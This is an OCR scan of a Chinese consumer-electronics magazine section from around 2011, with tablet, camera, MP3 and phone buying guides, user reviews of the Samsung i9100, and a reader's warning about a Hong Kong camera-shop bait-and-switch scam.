优派ViewPad VB730以原笔迹手写输入为最大卖点，要知道具有同等功能的e人e本售价不菲。而学生用户在课堂上既需要手写输入以备笔记演算使用，又不愿承受高昂的价格，显然这款优派ViewPad VB730是折中的优秀选择。而且在优派官网提供的VB730软件资源包中，我们可以轻易找到如OFFICE套件在内的各种实用资源。硬件配置上该款产品也体现高性价比的一面，1GHz处理器+512MB内存确保了操作的流畅性，值得一提的是，435g的优派ViewPad VB730十分轻巧，放在书包中随身携带也毫无压力哦。

知识充电：会议录音

这款“会议录音”并不同于常见的电话录音软件，强大的功能能够实现对每个人的录音。还可对某段录音单独标记，实现再听区间功能。是学生用户在课堂、讲座、会议、个人备忘中必备的一款软件。

影音派

蓝魔 W3HD(8GB)

推荐理由：千元以内、屏幕效果出众

基本参数：7英寸600×1024像素/Android2.3/1GHz ARM Cortex-A8/8G存储空间+512内存/200万像素摄像头

参考价格：850元

蓝魔W3HD是在千元级以下，以影音播放见长的产品。其屏幕采用了1024×600像素的高分辨率宽屏设计，同时搭配防眩光涂层，使屏幕亮度获得一定提升。并且蓝魔W3HD解码能力出众，可以直接对MKV、AVI等高清视频进行播放，也支持市面上常见的RMVB及WMV格式。如果你乐于分享，还可以借助HDMI输出，在电脑屏幕及大屏电视上播放电影。总之蓝魔W3HD表现确实强悍，要知道同尺寸同容量的一款mp4产品，售价也不会便宜，而蓝魔W3HD在影音娱乐之余，为你做得更多。

知识充电：硬解和软解

对于视频播放，我们常提到的硬解码和软解码的主要区别在于，硬解码属于把视频解码工作交由专门的加压芯片来完成，视频观看过程非常流畅，而且耗电量较小。软解码则利用CPU完成，相应占用的资源与功耗相当高。因此影音爱好者一定要选择支持硬解码的平板电脑。

游戏迷

戴尔 Streak 10 Pro

推荐理由：10.1英寸大屏，双核平台，Android3.1系统

基本参数：10.1英寸800×1280像素/Android3.1/1GHz NVIDIA Tegra2（双核）/16GB存储空间+1GB内存/500万像素摄像头

参考价格：2699元

想要获得更好的游戏体验，多花些银子买单无可厚非。戴尔Streak 10 Pro采用了NVIDIA双核+Android3.1平台，内在各项配置也均属顶配级别，使用这样一台平板电脑体验大型3D游戏，岂不美哉。而且戴尔Streak 10 Pro是一台标准的10.1英寸平板电脑，属于目前市售产品中视觉体验效果最佳的产品之一，不仅玩游戏，浏览网站与看电影视频的综合实力也十分强大，加之其国际大品牌的工艺保障，你会发现在这个价位上，戴尔Streak 10 Pro依然是一款高性价比的选择。

知识充电：Tegra Zone

NVIDIA Tegra2为彰显其强大游戏性，为搭配其平台的设备专们开发了Tegra Zone应用，能够让玩家享受到专为NVIDIA Tegra2平台优化后的游戏大作。目前此类游戏有《武士2》、《水果忍者》、《Backbreaker》等9款。

苹果粉

苹果 iPad2 WiFi(16GB)

推荐理由：时尚设计

基本参数：9.7英寸1024×768像素/iOS 4.3/1GHz A5/16GB存储空间/70万像素摄像头

参考价格：3688元

时至今日苹果iPad2依然是最接近完美的平板电脑，升级后的二代产品拥有1GHz频率的A5处理器，内存也扩展到512MB水平。而且前后摄像头等一些新功能的加入，也增加了产品自身的可玩性。重要的是，iPad2的待机时间也一如既往的出众，对于有大把空闲时间的学生用户而言更为适用。当然，苹果虽好却价格不菲，推荐给那些手头宽裕的学生用户选用。

知识充电：贴膜

市面上常见的屏幕贴膜一般分为磨砂膜与高透膜两类。高透膜拥有较好的透光度，缺点是不耐刮，而且容易留下指纹。磨砂膜优点是对指纹油污的抵抗程度高，兼具防滑耐刮之功效。缺点是明显降低屏幕显示效果及清晰度，但从实际销量来看，高透膜似乎更容易被大家接受。

Repad
“悦”览无限
全面内置《电脑报》数字阅读平台
AOCO
Repad

RePad R701 游戏之王
显示屏：7英寸多点触控电容屏，分辨率800×480（16:9）
CPU：三星SP5V210 1GHz处理器，强大3D性能，游戏无敌
内存：512MB
存储：机身内置8G，支持TF Card扩展32GB
操作系统：Android 2.3
前置200万像素摄像头
内置WiFi 802.11b/g
支持3G网卡，HDMI高清输出
内置重力感应功能
建议零售价：1399

RePad R801 应用典范
显示屏：8英寸多点触控电容屏，分辨率800×600（4:3）
CPU：ROCKCHIP RK2918处理器，最高1.2GHz
内存：512MB
存储：机身内置8G，支持TF Card扩展32GB
操作系统：Android 2.3
后置200万像素摄像头
内置WiFi 802.11b/g
支持3G网卡，HDMI高清输出
内置重力感应功能
建议零售价：1499

诚招各级合作伙伴　北京恒远视讯010-82667864
电脑报经营有限责任公司 · AOCO傲科 荣誉出品
地址：重庆市渝中区双钢路3号　联系电话：023-63004507　网址：http://www.repad.cn/

一代更比一代强！面对那些曾经的经典消费DC，总会有新的强者来取代。如果你想有一台超级DC能够从容应对各种场景，那么它们就是你最期待的强者！

强者无敌

新一代旗舰DC精品推荐

高感杀手
佳能 S100V

参考价格：即将上市
有效像素：1210万
显示屏尺寸：
3英寸（46.1万像素）
光学变焦：
5倍（等效35mm：24-120mm）
高清摄像：
全高清（1080）
传感器尺寸：
1/1.7英寸
产品重量：
约169g（仅机身）
机身颜色：
黑色，金色
续航能力：220张

功夫技能★★★★★

推荐理由：“内力”深厚，速度之王，画质佳，便携。适合专业人士。

对于佳能曾经的经典G12，大家并不陌生。PowerShot S100V虽然没有它的丰富的按键带来的操控感，但采用全新的DIGIC 5处理能力大大超越了G12，DIGIC 5处理数据量约是DIGIC 4的四倍，能够更快速地去除噪点，同时还有效消除了低频噪点（ISO1000以内成像细腻）。

在机身设计上S100V则采用超薄紧凑机身，充分考虑了携带的便携性。

操控之王
尼康 P7100

参考价格：3400元
有效像素：1010万
显示屏尺寸：
3英寸（92万像素）
光学变焦：
7.1倍（等效35mm：8-200mm）
高清摄像：
高清（720P）
传感器尺寸：
1/1.7英寸
产品重量：
395g（包含电池）
机身颜色：
黑色
续航能力：350张

武功技能★★★★★

推荐理由：功能强大，操控感佳，画质完美。适合有单反经验的用户。

P7000作为尼康最经典的卡片机，P7100继续保持它的优点。P7100采用最新一代尼康EXPEED C2影像处理引擎具有增强的性能，可以拍摄更高质量的影像。特别是在降噪处理上，达到了惊人的能力，ISO1000以内的噪点非常低。

机身丰富的按键设计，非常适合喜欢手动的用户。P7100的自动对焦速度结合更短的快门时间，使所有系统操作得到优化，从而使你可以及时抓拍动作。

妖娆魔女
索尼 TX55

参考价格：2400元
有效像素：1620万
显示屏尺寸：
3.3英寸（122.9万像素）
光学变焦：
5倍（等效35mm：27-130mm）
高清摄像：
全高清（1080）
传感器尺寸：
1/2.3英寸
产品重量：
109g（仅机身）
机身颜色：
金色，黑色，红色
续航能力：210张

武功技能★★★★

推荐理由：超薄轻便，特色功能多，易操作。适合年轻一族，尤其MM。

这款史上最薄的卡片机，它纤薄的机身与iPhone 4相差不多，可以秒杀追求年轻时尚男女。TX55是索尼旗下T系列非常重要的一条消费类数码相机产品线。该机内置丰富的特色功能，如玩具相机、微缩景观、HDR绘画、局部色彩、柔光亮调、流行色彩等，非常适合年轻人的口味。而且每种照片效果也有更加细致子菜单可选，可以让你的照片效果更具有可玩性，将拍摄和DIY的乐趣很好的融合在一起。

大眼美眉
奥林巴斯 XZ-1

参考价格：3650元
有效像素：1000万
显示屏尺寸：
3英寸（61.4万像素）
液光学变焦：
4倍（等效35mm：28-112mm）
高清摄像：
高清（720P）
传感器尺寸：
1/1.63英寸
产品重量：
275g（包含电池）
机身颜色：
经典酷黑，时尚炫白
续航能力：320张

武功技能★★★★

推荐理由：弱光杀手，F1.8超大光圈，人像之王。适合家庭玩家。

如果你喜欢大光圈的虚化效果，那么奥林巴斯XZ-1则是最佳的选择，F1.8的超大光圈，可以让你轻松拍摄出专业单反一般的人像作品。另外这款机器使用了一个高感度的1/1.63英寸CCD感应器，可同时获得高图像品质和小巧的外观。配置了DSLR相机的TruePic V图像处理器也是XZ-1的一大特色。通过最大化高解析度镜头和强劲CCD感应器的性能，能提供高品质图像和优质的图像表现力。

重型炮手
富士 HS22EXR

参考价格：2650元
有效像素：1600万
显示屏尺寸：
3英寸（46万像素）
液光学变焦：
30倍（等效35mm：24-720mm）
高清摄像：
全高清（1080））
传感器尺寸：
1/2英寸
产品重量：
730g（包含电池）
机身颜色：黑色
续航能力：250张

武功技能★★★★


推荐理由：全能王，炮手，可打鸟。喜欢一机走天下的人可考虑。

在相机制造工艺日趋完美的今天，超大变焦逐渐流行。富士HS22EXR就是一个典型的代表。HS22EXR具备30倍光学变焦镜头，称得上是消费DC变焦之最。在芯片技术上HS22EXR也不示弱，1/2英寸1600万像素背照式EXR CMOS能有效降噪，增强抗弱光环境。在功能上，具备了EXR模式、1080P全高清视频录制能力、全景扫描等，总体性能十分强悍。

@浙江 阿德

流行风
时尚DC靓包欣赏

对于购买一款小数码相机来说，找一个能与它身份相符的小包真是太难。虽然有一些相机商家也针对小型相机设计有专用的包包，如索尼、佳能等，但也不附送，卖相机也不卖包。这不急煞人吗？消费DC再小也是相机呀，怎么就这么受歧视？不急，不急，上网淘淘吧，流行款式很多，比商店推荐的好看多了。下面推荐3款有个性的，你看合适不？



女士经典小包
TAP 索尼数码相机包

参考价格 20元

颜色：红色、蓝色、黑色、金色、粉色、银色
适合机型：TX55、WX30、W530、等多种相机
购买网址：
http://item.taobao.com/item.htmid=9777707058
面料：布和仿皮
尺寸：长 105mm x 高 70mm x 宽 25mm

男生个性专用包
韩国 jsc 数码相机包

参考价格 286元

颜色：棕色
适合机型：各种数码消费相机、微单、小型单反
购买网址：http://www.togj.com/item/473571/
面料：人造皮　**配件：**挎带
尺寸：长 17 mm × 高 18 mm × 宽 13 mm

综合类型小包
新款艾玛系列相机包


参考价格 23元

颜色：橄榄绿、神秘黑、琥珀蓝、玫瑰粉、天空蓝、香槟金
适合机型：各种数码消费相机
购买网址：http://www.uiyi.cn/d-5
面料：莱卡 25%；涤纶 41%；尼龙 34%
配件：高级登山扣、强力挂绳、魔术丝柔擦镜布
尺寸：长 100 mm × 宽 70 mm × 厚 35 mm

属于你的那款纯音乐 MP3

个性决定风格

在我们的生活中，时常需要一首纯美的音乐来触动心底最柔软处，享受那片刻的宁静。话说品味音乐就是品味个性，每个人都有自己最喜欢的歌手及曲目。对个性张扬的你，你会选择一款什么样的纯音乐MP3？下面这些，总有一款合适你。



参考价格:499 元

明星的范

索尼 W262

它不只是明星才能拥有的时尚尤物，平民同样触手可及。对年轻的潮男潮女来说，戴上索尼 W252 这款头戴式 MP3，走在街头的回头率至少增加 30%，非常适合校园的靓男靓女。其外形设计不仅时尚而且非常符合耳朵的挂戴，戴上它稳固而舒适。对爱跑步的你来说非常适合，专为运动族而生。

技术指标：

有黑、白、蓝、粉四种颜色，重量仅为 32g。拥有极强悍的防滴溅功能，防水等级达到 IPX5，可以满足在雨雪天气中的使用需求。支持 MP3、WMA、AAC、Linear PCM WAV 格式的音乐播放，配备了 13.5mm 的 EX 级别的入耳式耳塞，充电 3 分钟就可提供约 1 小时的播放时间（充满可达到 14 小时）。

参考价格:380 元

户外专属

飞利浦 GoGear Raga

爱上了户外运动，就控制不住内心的狂热，时时都有一种走进自然的欲望。如果你喜欢运动，那么它就专为运动而生，飞利浦于近日发布了最新运动型 MP3——GoGear Raga，这是一款舒适运动臂戴的飞利浦原装耳机，带上它去户外运动吧！

技术指标：

拥有飞利浦特有的“FullSound”飞声音效技术，无失真的 CD 级音乐，音质表现不俗。支持 MP3、WAV、WMA、FLAC、APE 等多种音乐格式，充电 5 分钟，即可享受 90 分钟的音乐播放（充满可达到 22 小时）。功能十分全面，它还具有 RDS 和 20 个预设电台的收音机。

参考价格:1558 元(8GB)

紧跟潮流

iPod touch4

iPhone4S 太贵，那么爱好音乐的你可以轻松触摸 iPod touch4。虽然乔帮主已经离去，但它是乔布斯时代的经典，爱上它不需要理由。无论何时何地 iPod touch4 身上总有一种高贵时尚的潮流，不仅仅因为音乐，它还有很多值得你体验的应用。

技术指标：

机身尺寸为 111mm×58.9mm×7.2mm。机身重量仅为 101 克。3.5 英寸屏幕（Retina 屏幕），分辨率为 960×640 像素，每英寸像素点达到了 326PPI。新款 iPod touch 4 搭载了苹果 A4 处理器，采用 256MB 运行内存，强大的硬件配置可以支持更加绚丽的游戏。内置方向感应器、三轴陀螺仪、环境光线感应器。可保证 40 小时的音频播放和 7 小时的视频播放。

宅男神器

七彩虹 CK4

参考价格:785 元(8GB)

CK4 在外形上十分低调，但它确是一款有个性而且性能超强的一款产品。如果你走实用路线，那么它是最好的选择，可以称为低价位入门 HiFi 机，可以满足普通人的音乐需求，尤其是宅男，采用了 4.3 英寸 TFT 屏幕，机身内置了 8GB 存储容量，可以放入更多自己喜欢的电影或者音乐。

技术指标：

CK4 是一款 HiFi 级数码播放器，实现 192KHz/24 bit 音乐回放，达到 6 倍于 CD 的音乐细节音乐。拥有 Jitter Kill 专利技术，使抖动降到 100 皮秒以下（主流播放器都在纳秒级），并且在耳放芯片上特别为人声进行优化，使其在保持对古典乐的优异表现的基础上适合人声。

（四川 高飞）

购机故事会 香港购机险中圈套

相機
快刷信用卡!
这款相机比你要买的那款好!

几个好朋友都没有去过香港，趁着年假用不掉，上个月也自由行了一把。化妆品、衣服、包包虽然都是血拼的对象，但此行我还有一个重要任务，那就是买相机。家里那部卡片机还是 5 年前买的，太厚太重，关键清晰度不行，一直都想换，听说香港的相机价格很便宜，所以绝不能错过这个省钱的机会。

之前也做了功课，朋友推荐去旺角，果然那边相机店铺一家接着一家，于是我找了一家门面还算大，装修也不错的进去，问老板索尼 TX110 是什么价格。老板开口就是 1500 元，我问最低要多少，他降到 1300 元，我心里一下没底了，因为出发前上网特别查过，要 1800 元，没想到在香港买能便宜这么多。本着货比三家的原则，怕受骗上当，我又问了旁边一家店铺，报价 1450 元。朋友动心了，说既然这么便宜，那就买一个玩玩。

我还想继续还价，但老板不同意了，最后答应送一个原装相机包，还做出亏本状，让以后多介绍一些客户。接下来老板开始催着付款，似乎知道我要刷信用卡，还把 POS 机拿了出来。这时我多长了一个心眼，要求先验货，再付款，老板嘱咐伙计去仓库拿货，紧接着有一个穿着摄影马甲的店员过来和我闲谈起来，说索尼的相机中看不中用，就是骗小姑娘的，别看功能多，但是画质很差，于是拿着手上一台卡西欧的相机拍了几张，又把索尼 TX110 的样机拿出来拍了几张，拷贝到电脑里一看，果然和他说的一样，差别很大，卡西欧的那款机器特别清晰，于是朋友多嘴问了一句要多少钱，他说 3200 元，还强调是今年最新款。

接下来的半个小时，就听他不停的介绍这款机器，价格甚至妥协到 2600 元，而我要买的索尼 TX110 就是迟迟不到货，向老板催了几次，他总是那句话：“再等等，快了。”可是在我明确表示，因为超过预算，不会买那部卡西欧的相机之后，拿货的伙计出现了，说是刚刚卖光，仓库无货，这也太巧合了吧。

后来还是去丰泽买了索尼 TX110，价格虽然是贵了点，但心里踏实。在和店员交流的时候，把刚刚的遭遇说了一遍，结果一身冷汗，才知道这是小店惯用伎俩。先以一个很低的价格成交，在大陆游客刷卡之后，告知缺货，表示退款流程一万个麻烦，然后推荐一个你不熟悉品牌的相机，由于在设置上做了手脚，所以拍出来的照片肯定差异明显，一般人就这样糊里糊涂地认可了，殊不知被恶宰了一刀。

（江苏 少华）

小编有话：

其实现在在香港购买这种几千元的卡片机，价差已经没有大家想象的那么大了。有时候商家就是抓住了贪图便宜的心理，加上游客对市场缺乏了解，呆几天就离开，所以骗一个是一个。如果对相机没有足够的了解，建议还是去丰泽、百脑汇、镭射这种大店比较稳妥。另外要提醒的是，在香港购买的相机是无法在内地享受保修服务的。

本期嘉宾编辑：
陈小豆

购纠结征集令

你最近有购机打算吗？是否还纠结在几款机器当中，无所适从？现在就把你的“小纠结”发给小编，每期一位编辑坐镇，帮你拨开云雾见青天！

小编热线：pcw_3g@vip.sina.com

3D手机尝鲜：

选择HTC EVO 3D
还是LG Optimus 3D?

Camera
Gallery
VS

裸眼3D作为一种新型的视觉体验，已经应用在电视和平板电脑中，同时还有向着手机蔓延的趋势。喜欢尝鲜的朋友，也开始考虑在换机时购买一部裸眼3D手机。今天，我就来谈谈两款裸眼3D手机——HTC EVO 3D和LG Optimus 3D，该如何选择。

首先，把两款产品各自的优势罗列如下：

HTC EVO 3D的优势：

1. 高通 Snapdragon 1.2 GHz双核处理器理论上要强于LG Optimus 3D的1GHz TI OMAP4双核处理器，同时内置的1GB RAM+1GB ROM也更加强悍；

2.相同的4.3英寸屏幕尺寸下，HTC EVO 3D的屏幕分辨率为960×540，好于LG Optimus 3D的800×480分辨率；

3.在软件部分，HTC EVO 3D采用Android 2.3系统，而作为旗舰机型，LG Optimus 3D系统还停留在Android 2.2。

LG Optimus 3D的优势：

1.3D应用分类清楚，程序丰富，它专门设计了一栏3D应用程序的分类，查找方便；

2.借助在3D电视方面的优势，LG Optimus 3D手机的3D画面呈现效果更好。

3.价格方面，配置略低一些的LG Optimus 3D相对更便宜一些。

从两者配置来看，无疑HTC EVO 3D性能更强，但就当下而言，手机的双核处理器可以说英雄还无用武之地，1GHz的单核都表示毫无压力，何况双核呢?如果你是真的因为喜欢3D而考虑这两款手机的话，性能可以先放一放，不必在此处纠结。

作为裸眼3D手机，它们都采用了相同的“视差屏障技术”（参见本报第35期C03版），使用这种技术可以较好地与手机既有的LCD液晶屏工艺兼容，在量产性和成本上较具优势，这也是两款手机都采用这一技术的原因所在。

而说到3D功能，LG Optimus 3D则胜出很多，它支持DTS和HDMI输出，还能硬解高清，完全可以输出到3D电视上，用大屏幕看3D。并且内置4个3D游戏、3D拍照、3D视频、3D图片和3D指南，相比之下，HTC EVO 3D内置的3D应用程序就要少得多了。

总 结

两款3D手机虽然都是试水之作，但是HTC EVO 3D只是在本来就很强悍的性能基础上顺带加上了3D功能，虽然也内置3D游戏，支持3D电影和3D视频，但这些功能都需要你自己在手机菜单中去寻找，否则很难注意到它是一款3D手机。

LG Optimus 3D则不同，它将所有3D功能进行了整合，与自身手机UI相结合，将3D功能集中在一处，用户可以很方便地使用，看得出它为3D功能进行了专门的优化设计。

再看价格，目前LG Optimus 3D的价格已经不到2900元，HTC EVO 3D售价则在3100~3200元，差距不大，且价格都比较合理，无论入手哪一款，都不会吃亏。

综合来说，如果你想在手机上更好地玩3D，LG Optimus 3D的确是较好的选择。

潮品竞技台｜PK

谁来PK 由你做主：

好玩不过PK，潮品PK台，一切皆因你的喜好而定，只要将你想PK的两款产品告诉给小编，说不定下次对决的就是它们哦！

小编热线：pcw_3g@vip.sina.com

5英寸平板便携利器

酷比魔方U15GT VS 原道N50

5英寸平板凭借优秀的性能和便携体验，站稳市场，成为厂商的兵家必争之地。现在就让目前最受消费者关注的原道N50和酷比魔方U15GT登上潮品pk台，来一场正面对决吧。

产品型号	原道 N50	酷比魔方 U15GT
参考价格	699 元（8GB）	699 元（8GB）
操作系统	Android2.3	Android2.3
处理器型号	ARM Cortex A8	ARM Cortex A8
标称主频	1GHz	1.2GHz
图形加速器	GC800	GC8003D
芯片方案	RK2918	RK2918
系统内存	512MB DDR3 缓存	512MB DDR3 缓存
电池类型	3200mAh	2600mAh
屏幕尺寸	5 英寸	5 英寸
屏幕分辨率	800×480	800×480
触摸屏	4 点电容式触摸屏	5 点电容式触摸屏
WIFI 功能	支持	支持
高清视频	1080P	1080P
摄像头	前置摄像头	无

回合一

在细节设计上，我们注意到，原道N50较酷比魔方U15GT多了一颗30万像素的摄像头及四个触摸式按键，方便程度大大提高。

——原道N50胜

回合二

两款产品的屏幕都是5英寸800×480分辨率的电容触控屏，且屏幕外壳都采用硬质玻璃材质，触感相当。但酷比魔方U15GT的5点触控较原道N50的4点触控要多上1点。

另外，由于酷比魔方U15GT采用的是GC8003D图形加速器，较原道N50的GC800更高，在玩游戏时，画面效果上会有些微差距。

——酷比魔方U15GT胜

回合三

由于原道N50在小机身内加入了摄像头模块，导致电路板的设计更注重体积的精巧而无法兼顾散热。相较之下，酷比魔方U15GT散热更好。

——酷比魔方U15GT胜

回合四

RK2918主控方案的平板几乎都有一个难以回避的问题，就是续航，在机器运行过程中，CPU一直保持在较高主频状态，因此功耗非常可观。原道N50和酷比U15GT的电池容量分别为3200mAh、2600mAh，这样来看U15GT的续航较弱。

——原道N50胜

PK成绩：2：2 打成平手

也许你看到两款机器打成平手，更加犹豫了，其实通过多个回合的PK，我们已经把它们的优劣势分析得较为透彻了，既能看到这两款产品具有很多的共同点，同时又各有优势。例如，注重续航的用户可以考虑原道N50，而注重多点触控的用户当然更偏爱酷比魔方U15GT。究竟选择哪一款，还得根据你的喜好来决定。

陪审团｜Opinion

小编热线：pcw_3g@vip.sina.com

2600元的腾龙SP AF17-50mm F2.8 XR Di II VC LD二手镜头可下手吗?

重庆Vega：最近在一个二手交易论坛上看到，有人出价2600元出售二手腾龙SP AF17-50mm F2.8 XR Di II VC镜头，卖家说自己购于2010年10月，但很少使用，九八成新，包装说明书齐全，含正品肯高UV镜，但是没有发票。我有些心动了，想买来玩玩，求各位编辑大大帮忙参考！

@枪火：这个镜头不错，锐度高，解析度也让人满意，大光圈有良好的焦外表现，用作非全画幅尼康相机的挂机头使用非常合适。

@老狼：F2.8恒定大光圈，做工扎实，全新的性价比已经很高，如果能以更便宜的价格买个二手的当然更划算了。

@郭昱：我感觉这个镜头有点重，但依然是值得拥有的好头。

@陈小豆：这个价格如果真的是九八成新是挺划算的，因为全新的要3500元左右，不过你也可以跟他砍价，2500元能拿下的话，那就皆大欢喜了。

口碑｜Opinions 买热门平板电脑、手机，先看口碑！

三星i9100超薄手机延续“盖世”辉煌？

满意度：96%

口碑，你说了算：你购买了什么平板电脑或智能手机？你评价如何，无论好坏，都可以发送到gaodaolong@gmail.com或者在新浪微博中@电脑报平板手机、登录平板手机论坛(http://pad.icpcw.com)发表帖子、发送短信到15086967715，产品口碑你说了算！

附上含有《电脑报》报纸和产品的实拍图片更可以参与抽奖，幸运读者将获得《电脑报》精心为你准备的小礼品，你还等什么?!

本期主角：三星i9100　上市时间：2011年9月　当前售价：4599元

12°C
Barcelona
13
SAMSUNG

简要介绍：4.3英寸超大Super AMOLED Plus屏幕、1.2GHz Exynos4210双核处理器、8.49mm超薄机身、全新Android 2.3.4操作系统、WiFi直连实现打印、同步以及共享功能、800万像素后置摄像头、1080P高清摄录播放……

深入体验

@gcsboy
■入手时间：2011年9月18日
■推荐指数：★★★★★
■**我喜欢：**猎户座双核1.2GHz处理器、支持1080P高清、在线视频速度快
■**我讨厌：**第三方软件兼容性有待提高、待机时间短、后盖感觉没有安全感了

你有iPhone4 我有Galaxy S Ⅱ

拿到i9100，我还是激动了一番，特别在满街尽是iPhone4的时代，拥有这么一款大屏、超薄、性能同样强悍的手机，优越感油然而生。使用可以说非常满意，由于家里装了无线网络，使用手机观看优酷在线视频，几秒钟即可打开，网络稳定的话，不会出现卡顿现象。观看1080P的《恋爱50次》(码率达到15Mbps，格式为AVI)，很流畅，色彩过渡自然。用Quadrant软件测试跑分，总分居然达到3678分，CPU也高达7200多分，双核处理器性能强劲可见一斑。但是那碳纤维后盖是不是有点薄了，质感仍需提高呢?而且安装第三方APP的时候，还出现不兼容的情况，兼容性有待提高。

@柠檬_卓
■入手时间：2011年9月29日
■推荐指数：★★★★★
■**我喜欢：**Super AMOLED Plus屏幕艳丽、三星乐园内置大量程序、摄像头像素高
■**我讨厌：**长时间使用机器发热量大、听筒有点小、自带的浏览器启动总要设置默认

双核处理器 玩3D游戏乐悠悠

买i9100，就是冲着它那块屏幕以及双核处理器的，Super AMOLED Plus屏幕解决了以前Pentile像素排列的方式，矩阵式排列显示更加正常、细腻，特别是看图片的时候，明显感到色彩更鲜艳饱满。由于平时喜欢拍照，对手机的拍照效果比较在意，还好i9100后置的800万像素摄像头拍摄效果还不错，只是色调稍微偏冷，前置的200万像素摄像头真的可以在线聊QQ，兴奋不已啊。当然，最值得称赞的还是双核猎户座处理器以及Mali-400MP GPU，上网速度很快，不过最好使用3G卡，不然流量伤不起哟！玩《沙漠风暴》也很流畅，但是长时间玩，手机还是有点发热的。

@麻辣尖子
■推荐指数：★★★★★
■入手时间：2011年10月3日
■**我喜欢：**综合性能强大系统优化到位、Android2.3智能操作系统、音质好
■**我讨厌：**分辨率低、单手操作困难、界面有些简单

分辨率要是再高点 是不是更好呢?

三星i9100作为Android系统强机，无论从配置还是性能来说都让我满意，但是美玉也有瑕疵，比如虽然手机的色彩显示鲜艳亮丽而且不易沾染指纹，但是分辨率只有480×800，特别是看电子书的时候，明显感到字体还不够精细，而且4.3英寸的大屏幕，每次发短信的时候很难做到单手持拿。值得高兴的是i9100率先采用了全新的TouchWiz 4.0界面，触控流畅，整个Widgets都经过三星优化，形成了自己独特的界面风格。另外I9100总体播放效果也令人满意，低音稍显不足，如果带上原装耳机，那效果好多了，特别是通话质量，非常清楚，看来三星的做工不仅是超薄，工业设计尤其精致。

一句话点评：


@飞机king：CPU运行速度很快，跑大型游戏很流畅！但后盖塑料感太强，拿上手没什么质感，屏幕色彩还不错，但是分辨率较低，不怎么给力的感觉，分辨率望以后能重视。

@大明湖畔的胖兔子：用起来不加套子太薄没手感，加了套子散热很成问题，一天两块电池打底，性能倒是不错。不过语音控制跟iPhone4S没得比，他顶多就算个语音识别，离智能远着呢。


@ babyface：屏幕支持多点触摸，在Android 2.3.4完美版本下手机依然高速运行，双核处理器性能发挥得淋漓尽致！800万像素摄像头拍照清晰，全景拍摄都行。

本期中奖读者：@麻辣尖子
奖品：《愤怒的小鸟》玩偶一个

图说手机



i9100（右上）的Super AMOLED PLUS屏在色彩及饱和度上，相比G14（左上）和G10（下方）的SLCD屏优势明显



iPhone 4（左）和三星i9100（右）的拍照效果对比，i9100偏冷

品机｜Tasting 热卖产品，性能如何，一手买家为你把关！

漫步者M0MKII

■**参考价格：**599元
■**热卖指数：**★★★★★

性能特色：iPhone /iPod底座、精致造型、智能时钟、个性闹钟、FM收音机、睡眠延时、1.5英寸全频带铝振膜单元

陈浩
职业：在读研究生
入手时间：2011年9月28日

多功能专属音响“果粉”最爱

买了iPhone 4手机，一直就想拥有一个iPhone 4专用的移动音响，偶然看到M0MKII，怦然心动，毫不犹豫买下。使用没几天就发现它功能很齐全，还可以当做FM收音机，信号也比较稳定，着实乐了一把。特别是那旋转式底座，其他产品上很少见过，只需轻轻推动即可连接iPhone4手机播放音乐，还可以充电，测试了一下自己的手机，电量从20%冲到80%还不到半个小时。最神奇的就是手机的时钟同步功能，手机与音响连接之后，音响便显示iPhone4的时间。这下白天起床就不怕睡过头了。唯一遗憾的就是没有内置电池。

王小军
职业：外贸业务员
入手时间：2011年10月5日

迷你身材 听歌闹铃两不误

买M0MKII音响，不仅是因为它外形憨态可掬，从后面看去，好像有两个蘑菇悄然竖起，俏皮可爱，而且音响按键一应俱全，顶部就有播放、曲目切换和音量调整按键，放在卧室里面使用，播放音乐十分方便。连接自己的爱机iPod touch4使用，播放最喜欢的那首情歌王子的《白月光》，低频量感浓厚，仿佛真有丝丝月光泻地，整体音质比较满意。另外M0MKII内置5组闹钟，平时工作响铃我就设置成《音乐之声》FM电台，要是周末就用iPod中的一首好听的歌曲，这样就可以多赖在床上一会，非常人性化。如果带有U盘和SD卡解码直读功能，那就更完美了。

森海塞尔 MX370

■**参考价格：**169元
■**热卖指数：**★★★★

性能特色：造型美观、动圈喇叭系统、三频均衡音质特色、音色清晰、性价比高

陈伟伟
职业：幼儿老师
入手时间：2011年9月3日

柔软线条 低音浓厚

自己对耳机的要求就是耳机线要柔软，最讨厌塑料般硬的耳机线，挂在耳边十分不利索。到商场选了大半天，最终还是买了森海塞尔 MX370，它线材很细且柔软，做工比起那些山寨耳机不知道要好到哪里去了。音色清晰，解析度很高，各频段都比较均衡，低音确实充足，听女声尤其亮丽，听最爱的谭维维的《康定情歌》，效果非常好，如果再套上耳塞棉，就更舒服了。关键是价格也便宜。如果听张靓颖的海豚高音，基本不破音，但是爆发力稍有不足，有点小小的遗憾。菜鸟不懂怎么煲机，但是觉得听第一下效果就很不错了，比较满意。

萝莉
职业：英语老师
入手时间：2011年9月15日

佩戴舒适 听歌真享受

平时喜欢听英语歌曲和英语新闻，用来学习英语，所以就想换掉自己老旧的MX360耳机，选来选去还是相信森海塞尔这个大品牌，所以就买了森海MX 3XX经典系列的延续MX370，使用的时候发现 MX370耳塞部分整体感觉比MX360看上去要圆润不少，戴在耳朵上很舒服，比起那种稍微一动弹就可能掉下来的皮塞耳机要好多了。它外观也漂亮，皮质感不错，引线柔软，声音密度大，而且播放音乐过渡很自然，低音表现良好，听BBC广播电台的快速英语，音质清晰，低音下潜很好，特别适合我这种喜欢在睡觉前听英语歌曲的朋友。

消费我最大 | Consumer

MOTOROLA
3G
下午 12:35
12 周五
11月
风力：≤3
北京
2~0°C
文件
览器
设置
31
日历

消费者热线：
新浪微博：http://weibo.com/pcwray
手机短信：15086967715
腾讯微博：http://t.qq.com/pcw-dd
电子信箱：pcw_3g@vip.sina.com

兜兜开讲：

作为老牌手机厂商，摩托罗拉在最近的智能机市场凭借 Milestone 里程碑手机成功焕发第二春后，连续推出了几款深受用户喜爱的手机，其中 ME525 更是以其三防特性和高性价比成为一代街机。但也正因为其机身特殊的三防结构，早期产品爆出了“听筒门”——与手机用户通话的一方听不清用户说什么，甚至有严重的回音等情况，直接影响用户的正常使用。后来，摩托罗拉改进了工艺、更换了配件，该问题才得以解决，可是，已经购买了问题产品的用户该怎么办呢？

汽车有问题要召回手机呢？

读者遭遇：让人糟心的“听筒门”

